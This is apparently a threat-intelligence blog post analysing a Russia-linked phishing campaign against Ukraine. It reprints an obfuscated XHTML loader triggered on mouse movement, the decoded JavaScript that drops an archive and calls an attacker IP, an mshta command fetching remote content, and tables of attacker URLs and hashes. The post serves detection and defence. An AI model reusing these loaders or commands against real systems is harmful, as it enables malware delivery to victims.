Armageddon is more than a Grammy-nominated album

6/24/2024

June 24, 2024 by StrikeReady Labs 5 minutes

Attackers and defenders are in a never ending cat-and-mouse game with vulnerabilities and countermeasures. Whether it be captchas, IP filtering, or password protection, threat actors are constantly looking for ways to aggravate detection – and irritate detection engineers. This Russia-nexus threat actor, targeting Ukraine, is no different.

TLDR: Be on the lookout for attacks that require you to jiggle the mouse before it will execute.

A customer recently asked about a curious file:

sha256	initial file that provided this thread
5cf828715c004f42eea066b4935511ecb42a4e150235faee482b06904af83cc7	Щодо_притягення_до_адміністративної_відповіда

Figure 1: Original sample

With the ongoing invasion of Ukraine by their neighbor, threat analysts have their antennae tuned towards Russia-nexus threats, and the relative (lack of) prevalence of this stood out:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
</head>
<body style="color:#fff" onmousemove="o8L=document.body.innerHTML;o8L=o8L.replaceAll('*'+'','');YVv=window;YVv['e'+
'v'+'al'](YVv['a'+'t'+'ob'](o8L))">
V*WlK*I*D0g*Zm*Fsc*2U*7DQ*0K*ZG*9jd*W*1lb*nQu*b2*5*t*b*3*V*z*ZW*1v*dmU*9Z*nVu*Y3R*pb*24*o*KXs*N*DQ*p*pZi*AoV*WlK*KS*B*
yZX*R1*cm4*7DQ*0KV*Wl*KID*0gd*H*J1Z*Ts*NDQ*p2Y*XIg*QlQ*0*ID0*gb*m*F*2a*W*d*h*d*G9*yWy*Jw*bG*F0Z*m9*yb*SJ*dOw*0*NCm*lm*
*zLj*A1*I*jsN*DQp*p*bW*cu*c3R*5b*GU*ud2*lk*dG*g*g*PS*A*iM*XB*4I*js*N*D*Qpp*bW*cuc*3R*5bG*Uu*aGV*pZ*2h*0*ID0*gI*jFw*eCI
*7D*Q*0*Kc0*oy*Lm*F*wcG*VuZ*EN*o*aW*xk*K*Gl*tZ*yk*7*DQ*0Kf*T*s=*
</body>
</html>
```

Figure 2: xhtml file, with the middle trimmed for visibility

Right away, one can notice that the actor will replace “*” with “”, but only after “onmousemove” is triggered. When executing this in a sandbox environment, make sure you’ve implemented something like a mouse jiggler. This file, and all files referenced, are available in our github at the end of the post.

After decoding the above code, one can see what appears initially to be a “rar” being written

```
UiJ = false;
document.onmousemove=function(){
if (UiJ) return;
UiJ = true;
var BT4 = navigator["platform"];
if (['Win32', 'Win64', 'Windows', 'WinCE'].indexOf(BT4) == -1) die();
var sJ2 = document.createElement('a');
var pdH = document.createTextNode("");
sJ2.appendChild(pdH);
sJ2.title = "F6O";
lNr = "N3q8ryccAAT3AuOtIgMAAAAAAAAjAAAAAAAAAB3aA37gA+ICP10AJgAwACE/wPuybx6wMWuQ9NkSNggekkwCE48WqpCcZEojeh5DD
b1jGdmtVyPLFxC+zXVHVq/6WlgNrp8ylCY+XfLRdQM2TluOpIWwp83u6Mr+L0IyLzbJnfzDrVildrnnC0p3frrYcQ5ncE/KxgJ2ZbX0mVWQ0
Tg53p6JcqD1if/AgyYvIbOalUFnecYw3W/SFKXyM3I+ztcD9BwbtRYOHzH2CFTSRbwtKGGT6yROyYwvM7+2YMc1puwe0qGWqrWz3mbhFscTu
sJ2.href = 'data:application/x-rar-compressed;base64, ' + lNr;
document.body.appendChild(sJ2);
sJ2.download = "03.05.2024.rar";
sJ2.click();
var img = document.createElement("img");
img.src = "http://185.225.19.69/gm.03.05";
img.style.width = "1px";
img.style.height = "1px";
sJ2.appendChild(img);
};
```

Figure 3: decoded blob from Figure 2, with trimmed base64 for formatting

Despite the rar header and extension, this writes a 7z. Additionally, there is a remote 1px image fetched, likely to track execution. Noteworthy for signature creators – this attacker is interested in you, even if you’re still running Windows CE! (this is likely a copy/paste artifact from another source). Another oddity is the usage of http instead of https. The past decade of broad technology improvements have made https nearly as easy to deploy as http, so the lack of interest in getting a free conforming cert, on a server you control, is unusual.

sha256	Filename
40f3e18c474e02c71620c611e2e3827793d7f07d26cc49396be500baa37dc872	03.05.2024.rar

sha256	Filename
21623210a29df18c000dbf3fcc5bb4885e8a03915f47b152a93a07f66eb2e90f	Матеріали щодо притягення до адміністративної відповідальності осіб за статтею 173-2 КУпАП.lnk (Materials on bringing persons to administrative responsibility under Article 173-2 of the Code of Administrative Offenses.lnk)

Figure 4: Dropped “rar” and compressed LNK

The lnk leverages mshta to execute remote content, `C:\Windows\System32\mshta.exe http://185.225.19[.]69/gm/decency.zip` and was created by the hostname `desktop-u5gf4op`



Figure 5: Chain of execution

Leveraging the host artifact in the LNK, and the content match `color:#fff" onmousemove=`, we can leverage CARA to surface other interesting samples.



Figure 6: CARA helping find similar samples (coming next month, early beta available)

While researching this threat, we came across this tweet, which is describing the same campaign, but with attribution that does not match ours. One of the other associated samples was seen as an attachment in an email, and as expected, the phish targeted Ukraine.



Figure 7: Phishing email from their campaign, sourced from VirusTotal

Below we show the HTML files discovered by CARA, and their associated artifacts:

other HTML examples seen on VirusTotal and similar services	rar/zip name	1px image url
eb0bf4fd7f6653c7083f3e691d566cecc0049e94308f54c8d64af34a54bc78a1	19.06.2024.rar	http://194.180.191.72/c.19.06
84bd6f3182ab398d5363fd6b8a375641e08c57318225714a618ffb6b6b10aefb	18.06.2024.rar	http://185.225.19[.]13/c.18.06
841585615fc9cb62b0f8410f1a4df38e7d11cc4b48c54e75dcdc051e9308257e	11.06.2024.rar	http://194.180.191[.]41/omr.11.06
00494102c3d9fd8ab40d8e7b3f8a1d4e30876257c18c45761922edf938970719	19.04.2024.rar	http://194.180.191[.]34/siz.19.04
1543723a1dcc8f5638cd43c5882f132b554c248b334473098fc49ae007e8ee4e	18.04.2024.rar	http://194.180.191[.]34/pr.18.04
268061a244d56a5347ae66364f6a1cf6ab5654d19086fae6d5607b95d8fc793c	06.06.2024.rar	http://194.180.191[.]15/ods.06.06
304e8e18068a34c6aed82d0ad744f94687c08842a51e525a87d22a65db2334e5	19.04.2024.rar	http://194.180.191[.]34/gps.19.04
3afc8955057eb0bae819ead1e7f534f6e5784bbd5b6aa3a08af72e187b157c5b	11.06.2024.rar	http://194.180.191[.]41/omr.11.06
3b5c1f5df0d1d76ee58cf859557f03df35692f2a57d10c111ebdec9f69ac4b34	04.06.2024.rar	http://194.180.191[.]12/od.04.06
406a09578b07415880b035cb8afd688465ffd28a9c7c46680987295ce50d8840	15.04.2024.zip	http://94.158.247[.]32/sb.15.04
4a98d11230dc0ab117534f78a9d626b754c0c9d7957a8d343a8f0e7a332f68ce	17.04.2024.zip	http://94.158.247[.]32/moh.17.04
511eb0f06e4c528be6627d537b118bf4932f5a90adc81a3e986beea90f14fe77	15.04.2024.zip	http://94.158.247[.]32/mou.15.04
55a49f62bdd66c6d6a84f476aa0f64a9b27376164ae1875e273ce9bec2eb7f43	19.04.2024.rar	http://194.180.191[.]34/sukr.19.04
5cf828715c004f42eea066b4935511ecb42a4e150235faee482b06904af83cc7	03.05.2024.rar	http://185.225.19[.]69/gm.03.05
7ab474672b5b9a86fd1b00ab6ec5d2164ecab9cf846ebccb65202ed68d65eaf1	18.04.2024.rar	http://194.180.191[.]34/prob.18.04
8c8a3457007f6e2d1d75715d21b0423e9c6b90fd2e62f7b4398180017e3f768f	15.04.2024.zip	http://94.158.247[.]32/odd.15.04
908b8f5f73ab2dfc7bf3070868d219d1b45f8e2d1f560162dddfd6ce19ed7592	15.04.2024.zip	http://94.158.247[.]32/sb.15.04
a459022936dbffe74089f1ed8160303f1fe909ff459842397d507c0b198a5ee1	17.04.2024.zip	http://94.158.247[.]32/fes.17.04
cddaa6af9fa15fb2e6a8bfffab0fade552331cedac28a179ee9f49dfef37aea1	24.04.2024.rar	http://194.180.191[.]31/odes.24.04
df7e86b3a3c577285b7d00671b93c759cf973a90f2cce0cbff1ace7247015c30	11.04.2024.zip	http://94.158.247[.]32/pr.11.04
e18cb739dbb3ab86803db71bf93d407a8bbabfa836eabc85a3133dfc126eb94b	23.04.2024.rar	http://194.180.191[.]31/zaliz.23.04
eaec8cc4876f8e85f387cee5f1443ae48858f7b5b36be395ea0c139c1367d8de	06.06.2024.rar	http://194.180.191[.]15/ods.06.06
eb49a27fb886dab6d90cb5f68e9c753ae408ee656aa942bebe7ac5b2fc68891a	24.04.2024.rar	http://194.180.191[.]31/odes.24.04

Figure 8: Other associated HTML files and dropped archives

Lastly, below we show the dropped rar/zip/7zip, and their associated next stages:

Packaged LNK file name and sha256	file/url to pass into mshta.exe	LNK artifact
Щодо_притягення_до_адміністративної_відповідальності/Матеріали щодо притягення до адміністративної відповідальності осіб за статтею 173-2 КУпАП.lnk Regarding_prosecution_to_administrative_responsibility/Materials regarding the prosecution of persons under Article 173-2 of the Code of Administrative Offenses.lnk		
7694a7f4764b9015fe00f68cd75d06f7dae77fd64c58c9bcb83fd8196cc17d4b Щодо_притягення_до_адміністративної_відповідальності/Матеріали щодо притягення до адміністративної відповідальності осіб за статтею 173-2 КУпАП.lnk Regarding_prosecution_to_administrative_responsibility/Materials regarding the prosecution of persons under Article 173-2 of the Code of Administrative Offenses.lnk	http://194.180.191.72/c/haze.pdf	desktop-u5gf4op

Packaged LNK file name and sha256	file/url to pass into mshta.exe	LNK artifact
8ab7601d03c890a078ac9f8763c950b24b5908cb76559110a65dc1d2e4385097 Для_реагування_і_вжиття_заходів/Терміново. Підприємствам, установам та організаціям, для реагування і вжиття заходів згідно із законодавством.lnk For_response_and_living_approaches/Terminovo. To enterprises, institutions and organizations to respond to and comply with legislation.lnk	http://185.225.19[.]13/c/intention.pdf	desktop-u5gf4op
451f0b06775ab715249635fc6930db45bfa4bd343f448b33a49f4941653a7315 Для_реагування_і_вжиття_заходів/Терміново. Підприємствам, установам та організаціям, для реагування і вжиття заходів згідно із законодавством.lnk For_response_and_living_approaches/Terminovo. To enterprises, institutions and organizations to respond to and comply with legislation.lnk	http://194.180.191[.]41/omr/deal.pdf	desktop-u5gf4op
0c0534d036dcf5cc5152b2dcb03e837b5bf8c66481d283bd637373cd49b66f7f Для_реагування_і_вжиття_заходів/Терміново. Підприємствам, установам та організаціям, для реагування і вжиття заходів згідно із законодавством.lnk	http://194.180.191[.]15/ods/predator.zip	desktop-u5gf4op
d20ad28197210f72947f4f14e6a5dd6aafcbf4309d46e8a1bf7f18d107784b77 Спецповідомлення/Електронна копія службового листа відповідає оригіналу.Інформація з обмеженим доступом у службовому листі відсутня.lnk Special notice/Electronic copy of the service sheet is consistent with the original. Information shared with the service sheet.lnk	http://194.180.191[.]41/omr/bananas.pdf	desktop-u5gf4op
6b78350cfdff778ae68b47980deeb8841d0a8a2488eb3cb6ce500758df66544e Спецповідомлення/Електронна копія службового листа відповідає оригіналу.Інформація з обмеженим доступом у службовому листі відсутня.lnk	http://94.158.247[.]32/pr/quickly.bmp	desktop-iqd7qc0
6d2f57de35671937d6134bf4d2fdbfe6310a6b184dceecdeaa7f4583eb0ab6f6 Спецповідомлення/Електронна копія службового листа відповідає оригіналу.Інформація з обмеженим доступом у службовому листі відсутня.lnk Special notice/Electronic copy of the service sheet is consistent with the original. Information shared with the service sheet.lnk	http://94.158.247[.]32/odd/selected.bmp	desktop-iqd7qc0
8e5f93ffef422ac9f6f19b840509aba5ae88aa39d846c1e40f04b26c4d20cf79 Спецповідомлення/Електронна копія службового листа відповідає оригіналу.Інформація з обмеженим доступом у службовому листі відсутня.lnk	http://194.180.191[.]31/zaliz/regions.tmp	desktop-iqd7qc0
9de40cb245c783935d8a7c809262f91f6a511baed67d758b7c48de7b3505e7b0 Спецповідомлення/Електронна копія службового листа відповідає оригіналу.Інформація з обмеженим доступом у службовому листі відсутня.lnk Special notice/Electronic copy of the service sheet is consistent with the original. Information shared with the service sheet.lnk	http://194.180.191[.]31/odes/relief.tmp	desktop-iqd7qc0
bd514e1622e557c80252bd000060e8221c651e485a43e795fce47ab60a1d8468 Спецповідомлення/Електронна копія службового листа відповідає оригіналу.Інформація з обмеженим доступом у службовому листі відсутня.lnk	http://194.180.191[.]34/siz/bandage.tmp	desktop-iqd7qc0
cd05c4daf81a06e1941833734b20c1b2427e9cbf9b86c1c7fc6515f27932970b Спецповідомлення/Електронна копія службового листа відповідає оригіналу.Інформація з обмеженим доступом у службовому листі відсутня.lnk Special notice/Electronic copy of the service sheet is consistent with the original. Information shared with the service sheet.lnk	http://94.158.247[.]32/mou/reign.bmp	desktop-iqd7qc0
ff6029cbbf66db06113a576533d2fdca734c4a44338625cbf58929c9ee87e26a Щодо_притягення_до_адміністративної_відповідальності/Матеріали щодо притягення до адміністративної відповідальності осіб за статтею 173-2 КУпАП.lnk	http://194.180.191[.]34/sukr/regard.tmp	desktop-iqd7qc0
21623210a29df18c000dbf3fcc5bb4885e8a03915f47b152a93a07f66eb2e90f	http://185.225.19[.]69/gm/decency.zip	desktop-u5gf4op

Packaged LNK file name and sha256	file/url to pass into mshta.exe	LNK artifact
Щодо_притягення_до_адміністративної_відповідальності/Матеріали щодо притягення до адміністративної відповідальності осіб за статтею 173-2 КУпАП.lnk Good_attraction_to_administrative_quality/Materials good_to_attract_to_administrative_level of individuals for article 173-2 KUPAP.lnk f79b723fa88f39d5df67f2517b088a12b490673fa07d6a2b35275f7dc573172e	http://194.180.191[.]12/od/barren.7z	desktop-u5gf4op

Figure 9: Other associated LNK files and next stages

Vendor	Threat Actor name
Google Cloud Security (neé Mandiant)	UNC530, fingerprinting HTML: MACESWING
You?	Get in touch for blog pre-releases!

Figure 10: Other validated vendor names for this actor

Our github provides a download to both the raw samples mentioned in the blog, as well as the indicators mentioned.

Acknowledgements

The authors would like to thank the reviewers, as well as peer vendors, for their comments and corrections. Please get in touch at research@strikeready.com if you have corrections, or would like to collaborate on research.

russia apt unc530 mousejiggler